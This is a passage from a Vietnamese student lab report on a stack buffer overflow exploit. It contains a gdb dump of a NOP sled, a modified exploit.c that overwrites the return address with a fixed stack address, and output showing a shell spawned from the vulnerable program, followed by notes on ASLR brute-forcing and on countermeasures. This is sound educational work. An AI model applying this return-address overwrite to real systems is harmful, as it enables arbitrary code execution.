0xffffceac: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcebc: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcecc: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcedc: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffceec: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcefc: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcf0c: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcf1c: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcf2c: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcf3c: 0x90909090 0x90909090 0x90909090 0x90909090
(gdb)

```

**Sử đổi file exploit.c**

```

//for(int i=0;i<50;i++)buffer[i]=0x44;
// doan ma code moi chen dia chi tim dc vao eip

int *ptr=(int *)buffer;
for (int i=0;i<50/sizeof(int);i++){
    *(ptr + i)=0xffffce3c;
}

```

**Kết quả thành công như mong đợi:**

```
0x56558114 0x00000000
(TranVanDuc@kali)-[~]
$ gcc -o exploit exploit.c
0x56558114 0x5655811e
(TranVanDuc@kali)-[~]
$ ./exploit
0x56558114 0x00000000
0x56558114 0x00000000
(TranVanDuc@kali)-[~]
$ ./stack
sh-5.2$
```

## PART5: PHÂN TÍCH KẾT QUẢ

Off Countermeasures: thực hiện tấn công buffer overflow thành công.

Sử dụng brute-force để tăng cường tấn công buffer overflow khi bật tính năng địa chỉ ngẫu nhiên phù hợp vào kiến trúc máy tính:

- Kiến trúc 32-bit  $2^{19} = 524288$  possibilities khả thi.
- Kiến trúc 64-bit  $2^{28} = 268435456$  possibilities khó khăn hơn trong thực tế. Đòi hỏi sử dụng các công nghệ có khả năng xử lý cao hơn.

Bật StackGuard Protection thành công ngăn chặn tấn công buffer overflow.

Bật Non-executable Stack Protection thành công ngăn chặn tấn công buffer overflow.



## PART6: ĐÁNH GIÁ

Tấn công buffer overflow trở nên nguy hiểm thông qua cơ chế khai thác việc ghi dữ liệu vượt quá giới hạn của một buffer trong bộ nhớ, dẫn đến ghi đè lên các vùng nhớ liền kề, đặc biệt là địa chỉ trả về của hàm, cho phép kẻ tấn công kiểm soát luồng thực thi của chương trình. Gây ra những nguy hiểm như là thực thi mã tùy ý, làm rò rỉ thông tin nhạy cảm, hoặc làm sập hệ thống.

Phòng ngừa bằng cách:

- Kiểm tra kích thước đầu vào của dữ liệu.
- Sử dụng các countermeasures:
  - + Address Space Randomization.
  - + The StackGuard Protection Scheme.
  - + Non-Executable Stack.

Các công cụ khai thác sinh ra nhiều hơn để phục vụ kẻ tấn công phát hiện và khai thác buffer overflow như là công cụ gdb tôi đã dùng trong thí nghiệm trên. Nhưng đồng thời thông qua đó cũng hiểu rõ và phát triển những phương pháp phòng chống giảm thiểu rủi ro từ các cuộc tấn công này.



## REFERENCES

- 0xRick. (2019, January 17). *0xrick.github.io*. Retrieved from Buffer Overflow Examples, Code execution by shellcode injection - protostar stack5: <https://0xrick.github.io/binary-exploitation/bof5/>
- Team, N. N. (n.d.). *sans.org*. Retrieved from CWE TOP 25 Most Dangerous Software Errors: <https://www.sans.org/top25-software-errors/>
- vymvn. (2023, 03 03). *vymvn.github.io*. Retrieved from Simple 64-bit buffer overflow with shellcode: <https://vymvn.github.io/stack5/>